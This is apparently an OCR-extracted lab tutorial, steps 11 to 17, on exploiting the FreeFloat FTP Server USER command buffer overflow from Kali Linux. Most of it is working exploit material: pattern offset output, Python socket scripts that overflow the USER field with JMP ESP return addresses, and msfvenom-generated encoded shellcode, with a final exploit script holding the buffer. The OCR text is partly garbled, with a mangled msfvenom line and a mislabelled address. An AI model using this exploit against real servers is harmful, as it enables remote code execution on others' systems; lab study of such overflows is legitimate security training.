
*** FreeFloat FTP Server Remote Code Execution USER Command Buffer Overflow***

IP Address: 192.168.56.1

Developed by D35m0nd142

Figure 10


11. Run the msf-patern_create -l 500 code and get the result


Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Su
root@kali: ~
File Edit View Search Terminal Help
Right Ctrl
ENG 5:27 PM

```
root@kali:~# msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:~#
```

Figure 11

12. Run the msf-patern_offset -q 37684136 code and get the result




Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
root@kali: ~
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Right Ctrl
ENG 5:30 PM

```
root@kali:~# nano exploit.py
root@kali:~# cd Desktop/FTP_Server/
root@kali:~/Desktop/FTP_Server# ls
exploit.py  exploit.py.save
root@kali:~/Desktop/FTP_Server# nano exploit.py
root@kali:~/Desktop/FTP_Server# msf-pattern_offset -q 37684136
[*] Exact match at offset 230
root@kali:~/Desktop/FTP_Server# 
```

Figure 12


13. Resulting the msfcode



```
import socket

crash = "A" * 230 + "B" * 4 + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Figure 13


14. Add #JMP ESP SHELL32 75F41C80



```
import socket

# JMP ESP SHELL32 75F41C80
crash = "A" * 230 + "\x80\x1C\xF4\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Figure 14


15. Remove SHELL32 and Add #JMP ESP KERNEL32 75F41C80



```
import socket

# JMP ESP KERNEL32 758E7FE3
crash = "A" * 230 + "\xE3\x7F\x8E\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.187.139', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Figure 15


16. Run the msfvenom -p code and get the buffers



```
root@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\rrrrrroot@kali:~# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e
x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1060 bytes
buf =  ""
buf += "\xdd\xc2\xbf\xfa\x2f\x60\xd4\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x31\x83\xc2\x04\x31\x7a\x14\x03\x7a\xee\xcd"
buf += "\x95\x28\xe6\x90\x56\xd1\xf6\xf4\xdf\x34\xc7\x34\xbb"
buf += "\x3d\x77\x85\xcf\x10\x7b\x6e\x9d\x80\x08\x02\x0a\xa6"
buf += "\xb9\xa9\x6c\x89\x3a\x81\x4d\x88\xb8\xd8\x81\x6a\x81"
buf += "\x12\xd4\x6b\xc6\x4f\x15\x39\x9f\x04\x88\xae\x94\x51"
buf += "\x11\x44\xe6\x74\x11\xb9\xbe\x77\x30\x6c\xb5\x21\x92"
buf += "\x8e\x1a\x5a\x9b\x88\x7f\x67\x55\x22\x4b\x13\x64\xe2"
buf += "\x82\xdc\xcb\xcb\x2b\x2f\x15\x0b\x8b\xd0\x60\x65\xe8"
buf += "\x6d\x73\xb2\x93\xa9\xf6\x21\x33\x39\xa0\x8d\xc2\xee"
buf += "\x37\x45\xc8\x5b\x33\x01\xcc\x5a\x90\x39\xe8\xd7\x17"
buf += "\xee\x79\xa3\x33\x2a\x22\x77\x5d\x6b\x8e\xd6\x62\x6b"
buf += "\x71\x86\xc6\xe7\x9f\xd3\x7a\xaa\xf5\x22\x08\xd0\xbb"
buf += "\x25\x12\xdb\xeb\x4d\x23\x50\x64\x09\xbc\xb3\xc1\xe5"
buf += "\xf6\x9e\x63\x6e\x5f\x4b\x36\xf3\x60\xa1\x74\x0a\xe3"
buf += "\x40\x04\xe9\xfb\x20\x01\xb5\xbb\xd9\x7b\xa6\x29\xde"
buf += "\x28\xc7\x7b\xbd\xaf\x5b\xe7\x6c\x4a\xdc\x82\x70"
root@kali:~# 
```

Figure 16

17. Exploitation is Success. It shows in blue line in the right side



```
ot@th3-j0k3r:~/FTPServer# 
```

```
  GNU nano 2.9.8                    exploit4.py

import socket

# msfvenom -p windows/exec cmd=calc.exe  -b '\x00\xe0\x0c\x0d\x0e\x0f'  -e x86/s$

buf =  ""
buf += "\xdb\xc1\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x31\xbd\xfb"
buf += "\x1f\x23\x14\x31\x68\x18\x03\x68\x18\x83\xc0\xff\xfd"
buf += "\xd6\xe8\x17\x83\x19\x11\xe7\xe4\x90\xf4\xd6\x24\xc6"
buf += "\x7d\x48\x95\x8c\xd0\x64\x5e\xc0\xc0\xff\x12\xcd\xe7"
buf += "\x48\x98\x2b\xc9\x49\xb1\x08\x48\xc9\xc8\x5c\xaa\xf0"
buf += "\x02\x91\xab\x35\x7e\x58\xf9\xee\xf4\xcf\xee\x9b\x41"
buf += "\xcc\x85\xd7\x44\x54\x79\xaf\x67\x75\x2c\xa4\x31\x55"
buf += "\xce\x69\x4a\xdc\xc8\x6e\x77\x96\x63\x44\x03\x29\xa2"
buf += "\x95\xec\x86\x8b\x1a\x1f\xd6\xcc\x9c\xc0\xad\x24\xdf"
buf += "\x7d\xb6\xf2\xa2\x59\x33\xe1\x04\x29\xe3\xcd\xb5\xfe"
buf += "\x72\x85\xb9\x4b\xf0\xc1\xdd\x4a\xd5\x79\xd9\xc7\xd8"
buf += "\xad\x68\x93\xfe\x69\x31\x47\x9e\x28\x9f\x26\x9f\x2b"
